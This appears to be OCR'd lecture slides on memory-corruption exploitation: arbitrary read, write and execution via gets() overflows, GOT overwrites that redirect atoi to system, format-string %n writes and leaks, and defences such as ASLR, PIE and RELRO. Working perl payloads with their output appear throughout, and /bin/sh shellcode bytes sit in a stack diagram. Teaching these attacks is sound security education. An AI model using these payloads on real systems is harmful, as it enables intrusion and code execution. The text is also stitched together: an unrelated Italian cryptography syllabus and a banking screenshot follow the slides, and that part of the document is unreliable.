
```
~ % sleep 1 & grep 'stack' /proc/${!}/maps
7ffceda25000-7ffceda46000 rw-p 00000000 00:00 0
[stack]
~ % sleep 1 & grep 'stack' /proc/${!}/maps
7fff6f016000-7fff6f037000 rw-p 00000000 00:00 0
[stack]
```

MITIGATION: ASLR

C Code

```
int foo(int _) {
    uint32_t a;
    uint32_t b;
    uint32_t c;
    uint32_t d;
    char e[4];

    gets(e);
==>     return 0;
}
```



Local parameters

? ? ? ?

0x31 0xc0 0x99 0x50

0x68 0x2f 0x2f 0x73

0x68 0x68 0x2f 0x62

0x69 0x6e 0x89 0xe3

0x50 0x53 0x89 0xe1


0xb0 0x0b 0xcd 0x80

SMASHING SOFTWARE SECURITY 2

SOFTWARE SECURITY 2

In this lecture we will have

- dynamic libraries and dynamic compiled binaries;
- 32 bit machine without ASLR (but it will impact relatively);
- NX stack and Stack Canaries (but they will not impact).



```
gdb-peda$ checksec
CANARY    ✓ : ENABLED
FORTIFY     : disabled
NX        ✓ : ENABLED
PIE         : disabled
RELRO       : Partial
```

```
$ ldd ./vulnerable
linux-gate.so =>  (0xb7708000)
libc.so.6 => (0xb754e000)
/lib/ld-linux.so.2 (0xb7709000)
```

MEMORY CORRUPTION: ARBITRARY READ


An arbitrary read is the possibility to read every part of the memory (mapped) in the process:

```
uint32_t arbitrary_read(uint32_t *ptr) {
    return *ptr;
}
```

This can help us to leak canaries and leak a pointer in ASLR! (thus, if we have this kind of vulnerability, we can bypass these mitigations).

SIMPLE ARBITRARY READ

```
struct person {
    char age[4];
    char *name;
};
int main(...) {
    struct person a;
    a.name = malloc(20);
    printf("name?\n");
    gets(a.name);
    printf("age?\n");
    gets(a.age);
    printf("%s\n", a.name);
    return 0;
}
```




a.age

&a.name

SIMPLE ARBITRARY READ

```c
struct person {
    char age[4];
    char *name;
};
int main(...) {
    struct person a;
    a.name = malloc(20);
    printf("name?\n");
    gets(a.name);
    printf("age?\n");
    gets(a.age);
    printf("%s\n", a.name);
    return 0;
}
```



age[0..4]

age[5..8]

SIMPLE ARBITRARY READ

```
struct person {
    char age[4];
    char *name;
};
int main(...) {
    struct person a;
    a.name = malloc(20);
    printf("name?\n");
    gets(a.name);
    printf("age?\n");
    gets(a.age);
    printf("%s\n", a.name);
    return 0;
}
```

This command will read the content of the memory at 0x43434343

```
$ perl -e \
  'print "A\n","B"x20,"C"x4' |
  ./vuln
```

MEMORY CORRUPTION: ARBITRARY WRITE


An arbitrary wirte is the possibility to write every part of the memory (mapped) in the process:

```
void arbitrary_write(uint32_t *ptr, uint32_t val) {
    *ptr = val;
}
```

This can help us to execute code in the program, altering the program flow.


SIMPLE ARBITRARY WRITE "HEAP" OVERFLOW

```c
struct person {
    char age[4];
    char *name;
};
int main(...) {
    struct person a;
    a.name = malloc(20);
    printf("age?\n");
    gets(a.age);
    printf("name?\n");
    gets(a.name);
    return 0;
}
```



SIMPLE ARBITRARY WRITE "HEAP" OVERFLOW

```
struct person {
    char age[4];
    char *name;
};
int main(...) {
    struct person a;
    a.name = malloc(20);
    printf("age?\n");
    gets(a.age);
    printf("name?\n");
    gets(a.name);
    return 0;
}
```



A A A A

&? ? ? ?

SIMPLE ARBITRARY WRITE "HEAP" OVERFLOW

```
struct person {
    char age[4];
    char *name;
};
int main(...) {
    struct person a;
    a.name = malloc(20);
    printf("age?\n");
    gets(a.age);
    printf("name?\n");
    gets(a.name);
    return 0;
}
```

This command will write “ciao” to the memory at 0x43434343

```
$ perl -e \
  'print "AAAACCCC\n","ciao"'|
  ./vuln
```

MEMORY CORRUPTION: ARBITRARY EXECUTION


An arbitrary execution is the possibility to execute every part of the memory (mapped) in the process:

```c
void *arbitrary_execute(void *(*ptr)(void*), void *arg) {
    return ptr(arg);
}
```

This can help us to execute code in the program, altering the program flow.

MEMORY CORRUPTION: ARBITRARY EXECUTION

```
void bark(char *s) {
    printf("woof␣%s!\n", s); }
struct animal {
    char name[4];
    void (*cry)(char *);
};
int main(...) {
    char s[128];
    struct animal dog;
    dog.cry = bark;
    gets(dog.name);
    gets(s);
    dog.cry(s);
}
```



name

cry()

MEMORY CORRUPTION: ARBITRARY EXECUTION

```
void bark(char *s) {
    printf("woof␣%s!\n", s); }
struct animal {
    char name[4];
    void (*cry)(char *);
};
int main(...) {
    char s[128];
    struct animal dog;
    dog.cry = bark;
    gets(dog.name);
    gets(s);
    dog.cry(s);
}
```

This command will execute the function at 0x43434343 with parameter “ls”

```
$ perl -e \
  'print "AAAACCCC\n","ls"'|
  ./vuln
```

MEMORY CORRUPTION: ARBITRARY EXECUTION


```
$ echo "p␣system" | gdb -q ./vuln
Reading symbols from ./vuln...done.
(gdb) $1 = 0x80483d0 <system@plt>
$ perl -e 'print "AAAA\xd0\x83\x04\x08\n","ls" | ./vuln
Name?
Cry?
vuln  vuln.c
```

DYNAMIC LIBRARIES

A dynamic library is a piece of code that is loaded in the binary just before the run-time, it has severeal advantages:

- Share the code of the library just when needed (you'll have only a copy of printf in memory).
- Upgrade the library once for all the programs that uses it.
- Reduce the size of the binary code of the users.

DYNAMIC LIBRARIES



Static Library

Program

printf

Dynamic Library

Program


Program

Library

printf

DYNAMIC LIBRARIES: GOT AND PLT

The program (or the library) could be loaded in every point of the memory (also to be compatible with ASLR). To do so a **G**lobal **O**ffset **T**able is loaded in the program (by ld, the dynamic loader), to get the address of a symbol.



.text

where is errno?


.got

val01 @ libcbase + 0x0c

errno @ libcbase + 0x10

DYNAMIC LIBRARIES: GOT AND PLT

The program (or the library) could be loaded in every point of the memory (also to be compatible with ASLR). To do so a **G**lobal **O**ffset **T**able, **P**rocedure **L**inkage **T**able is loaded in the program (by ld, the dynamic loader), to get the address of a function.



.text

where is errno?

where is puts?

.got

val01 @ libcbase + 0x0c

errno @ libcbase + 0x10


.got.plt

puts @ libcbase + 0x5c

gets @ libcbase + 0x60

DYNAMIC LIBRARIES: LOADING

The `.got.plt` is not loaded **a priori**, but is loaded in a lazy fashion, when the function is called for the first time, its offset is loaded in the section. The procedures to load the values in the `.got.plt` are loaded in the `.plt` section.



.text

where is puts?

.got.plt

puts @ libcbase + 0x??


gets @ libcbase + 0x60

.plt

load(puts)


DYNAMIC LIBRARIES: LOADING

To call the `.plt` stub just the first time, the `.got.plt` entry is loaded with the address of the `.plt` stub. The stub will then overwrite the `.got.plt` entry.




DYNAMIC LIBRARIES: LOADING

To call the `.plt` stub just the first time, the `.got.plt` entry is loaded with the address of the `.plt` stub. The stub will then overwrite the `.got.plt` entry.



MEMORY CORRUPTION: GOT

To be load dynamically by the loader, the `.got.plt` must be mapped as executable and writable. This enable the write of code in the `.got.plt` section (or `.got` section) to alter the behaviour of symbols.



.text

where is puts?

.got.plt

system

gets @ libcbase + 0x60

MEMORY CORRUPTION: GOT

```
struct person{
    char age[4];
    char *name;
};
int main(...)
{
    struct person p;
    p.name = malloc(20);
    gets(p.age);
    gets(p.name);
    if (atoi(p.age) < 18)
        printf("disclamer\n");
    return 0;
}
```

```
$ gdb -q ./got
(gdb) p atoi
$1 = 0x80483f0 <atoi@plt>
(gdb) r
^C
(gdb) p system
$1 = 0xb7e63310 <__libc_system>
(gdb) q
```

MEMORY CORRUPTION: GOT

Issuing a command like the following we will overwrite the address of atoi loaded in the .got.plt with the address of system from the libc.

```
$ perl -e 'print "id\x00\x00",\
                 "\x24\xa0\x04\x08\n",\
                 "\x10\x33\xe6\xb7"' | ./got
uid=1000(vagrant) gid=1000(vagrant) groups=1000(vagrant)
disclamer
```

Remember that atoi and system have the same signature!

```
int atoi(const char *nptr);
int system(const char *command);
```

MEMORY CORRUPTION: STRING FORMAT

The *printf functions can be used to get arbitrary read or write, if misplaced in the code. The wrong use of this function is:


```
printf(argv[1]);
```

The user can control the format and leak or write various part of the memory.

HOW PRINTF WORKS 1

Printf is a variarg function. It has a pointer to an array and get the next element moving from the pointer to the next value.

```
printf("%x␣%d␣%c␣%p\n", a);
```



a

%x

%d

%p

STRING FORMAT STACK READ

By simply providing a format the user can read the values on the stack (relative to the printf parameters).

```
printf(argv[1]);
```

```
$ ./vuln "%x␣%x␣%x␣%x"; echo
b7fff000 804844b b7fd0000 8048440
```

PRINTF FORMAT

An element of the standard format is composed of the following parts: %[N$][M]F where:

- **F** format, interpretation of the parameter.
- **N** the position of the parameter.
- **M** the padding format or argument of the parameter interpretation (e.g. pad hex number by 8 zeroes or how much decimal numbers to print).

```
printf("%1$02x␣%1$02x␣%2$02x\n", 1, 2);
```

```
$ ./vuln
01 01 02
```

PRINTF FORMAT WRITE

printf can also write values into memory (the opposite of %s). To do so one should use the format %n. This, according to the manpage, write the number of character wrote by the printf invocation in the value pointed by the argument

```
int charprinted;
printf("ciao%n\n", &charprinted);
printf("%d\n", charprinted);
```

```
$ ./example
ciao
4
```

STRING FORMAT ARBITRARY READ

Finding the parameter address and using %s we can print an semi-arbitrary value of the memory.

```
int main(...) {
    char userpass[128];
    char pass[] = "secretpass\0";
    printf("pass␣@␣%p\n", pass);
    gets(userpass); printf(userpass);
    gets(userpass);
    if (!strcmp(pass, userpass)) printf("flag");
}
```

```
$ perl -e 'print "\x70\xf6\xff\xbf%7\$s"' | ./arbitrary_read
pass @ 0xbffff670
....secretpass
```

STRING FORMAT ARBITRARY WRITE


As for arbitrary string read with %s, the parameter can be wrote with %n. Finding the parameter address and using %s we can print an semi-arbitrary value of the memory.

```
    char pass[] = "secretpass";
    printf("pass␣@␣%p\n", pass);
    gets(userpass); printf(userpass);
    if (!strcmp(pass, userpass)) printf("flag");
```

```
$ perl -e 'print "\x70\xf6\xff\xbf%65c%7\$n%7\$s|\nE\n"' |
    ./arbitrary_read
pass @ 0xbffff670
....        p|E
flag
```

MITIGATIONS

We’ve described some mitigations, let’s complete the list



```
gdb-peda$ checksec
CANARY       ✓ : ENABLED
FORTIFY        : disabled
NX           ✓ : ENABLED
PIE            : disabled
RELRO          : Partial
```

MITIGATION: FORTIFY

Fortify source add some common test (at compiler level) to remove buffer overflow in functions, (e.g. check if strcpy is made in boundaries).
It only catch common behaviour and it is specific for the compiler family and the compiled library.


```
$ gcc –D_FORTIFY_SOURCE=1
```

MITIGATION: ASLR

C Code

```
int foo(int _) {
    uint32_t a;
    uint32_t b;
    uint32_t c;
    uint32_t d;
    char e[4];

    gets(e);
==>    return 0;
}
```



Local parameters

? ? ? ?

0x31 0xc0 0x99 0x50

0x68 0x2f 0x2f 0x73

0x68 0x68 0x2f 0x62

0x69 0x6e 0x89 0xe3

0x50 0x53 0x89 0xe1

0xb0 0x0b 0xcd 0x80

MITIGATION: PIE

ASLR do not conver the binary addresses but only the dynamic part of the ELF (the stack, the global variables and the loaded libraries). So if you have a function in the `.text` section it can be placed in the `.got` or `.plt` to be called.

```
void foo(void) { system("ls"); }
int main(int argc, char **argv) {
    int i = 0;
    uint8_t  *base = (uint8_t *)printf;
    uint32_t **got_entry = (uint32_t **)(base+2);
    uint32_t *got_plt_entry = *got_entry;
    printf("GOT␣␣0x%08x\n", (uint32_t)printf);
    printf("LIBC␣0x%08x\n", *got_plt_entry);
    printf("FOO␣␣0x%08x\n", (uint32_t)foo);
}
```

MITIGATION: PIE

ASLR do not conver the binary addresses but only the dynamic part of the ELF (the stack, the global variables and the loaded libraries). So if you have a function in the `.text` section it can be placed in the `.got` or `.plt` to be called.

```
$ ./test
GOT  0x08048310
LIBC 0xb759e410
FOO  0x0804844d
$ ./test
GOT  0x08048310
LIBC 0xb75db410
FOO  0x0804844d
```

MITIGATION: PIE

When compiled as a **P**osition **I**ndipendent **E**xecutable, the entire code will get randomized, and the program will start from a random address

```
$ ./test
LIBC  0x7f8562d56e80
FOO  0x5651ebd9567a
$ ./test
LIBC  0x7f7b96b6ae80
FOO  0x555ed44bc67a
```

MITIGATION: PARTIAL RELRO

RELRO (abbreviation of RELocation Read Only), it is a mitigation which is applied at `.got` and `.plt`. Its partial version applies the following protections:

- Change the memory layout to be less vulnerable to attacks.
- Make the `.got` Read Only (but not the `.got.plt`!), that is, global exported variables are protected.

MITIGATION: FULL RELRO

RELRO (abbreviation of RELocation Read Only), it is a mitigation which is applied at `.got` and `.plt`. Its full version applies the mitigation introduced by the partial version plus the following protections:

- Load every function at loading time (disable lazy load);
- Make the `.got.plt` Read Only, that is, the dynamic function table cannot be wrote.

Fondamenti di Cybersecurity – Modulo I

- 20h circa
- Docente: **Riccardo Treglia**
  - Email: **riccardo.treglia@unibo.it**

Piattaforma didattica

- Virtuale

  e verrà costantemente aggiornato con:

  - Informazioni
  - **Materiale didattico (slides)**
  - **Annunci**

Materiale didattico

- **Slide** caricate su Virtuale del corso
- Testi consigliati:
  - Jean-Philippe Aumasson,
    Serious Cryptography: A Practical Introduction to Modern Encryption.
  - Bruce Schneier,
    Applied Cryptography: Protocols, Algorithms, and Source Code in C.
  - Mark Stamp,
    Information Security: Principles and Practice.
  - William Stallings
    Crittografia
  - Dan Boneh, Victor Shoup,
    A Graduate Course in Applied Cryptography. (approccio matematico)

Esame

- Prova scritta
  - Voto finale = Scritto + Successo laboratori

Scritto: 24/25 pt
Laboratori: max 8 pt
NO orali

- Date esami: consultare il sito del Dipartimento
  Due appelli a **Giugno**, uno a **Luglio** e uno a **Settembre**

Roadmap

0. What is Cryptography - History of Cryptography

1. Introduction Mathematics: Modular Arithmetic - Discrete Probability

2. One-time pad, Stream Ciphers and Pseudo Random Generators

3. Attacks on Stream Ciphers and The One-Time Pad

4. Real-World Stream Ciphers (weak(RC4), eStream,nonce, Salsa20)

5. Secret key cryptographic systems;

6. Public key cryptographic systems

7. DES protocols (just as an introduction), AES

8. Electronic Signatures, Public-key Infrastructure, Certificates and Certificate Authorities

9. Sharing of secrets; User authentication; Passwords

10. Tutor Training

Bonus. Legislation, Ethics and Management

Introduction

Welcome

Course **objectives**:

- Learn how crypto primitives work
- Learn how to use them correctly and reason about security

Che cos’è la Crittografia?

- **Crittografia**
  - *Kryptós*: nascosto
  - *Graphía:* scrittura
  - Metodi che consentano di **memorizzare**, **elaborare** e **trasmettere** informazioni in presenza di agenti ostili

- **Crittoanalisi**
  - Analisi di un testo cifrato nel tentativo di decifrarlo senza possedere la chiave

- **Crittologia:** Crittografia + Crittoanalisi

Cryptography is everywhere

Secure communication:

- web traffic: HTTPS
- wireless traffic: Wireless Network, GSM, Bluetooth


Encrypting files on disk

Content protection (e.g., DVD, Blu-ray)

User authentication

… and much much more (more “magical” applications later…)

Secure communication



Wells Fargo Account Summary - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Favorites
Address https://online.wellsfargo.com/mn1_aa1_on/cgi-bin/session.cgi?sessargs=coAn76axS2xltPX8uoCT8rRBfMMdJldx
Go Links Yahoo maps Mapblast Dictionary
WELLS FARGO
Home | Help Center | Contact Us | Locations | Site Map | Apply | Sign Off
› Account Summary
Brokerage
Bill Pay
Transfer
Account Services
My Message Center
Wells Fargo Accounts
OneLook Accounts
NEW
Internet

Account Summary

Last Log On: January 06, 2004

Tip: Select an account's balance to access the Account History.

Enroll for Online Statements

My Message Center


Cash Accounts

Account	Account Number	Available Balance
Checking Add Bill Pay	[redacted]	[redacted]
Total		[redacted]

To end your session, be sure to Sign Off.

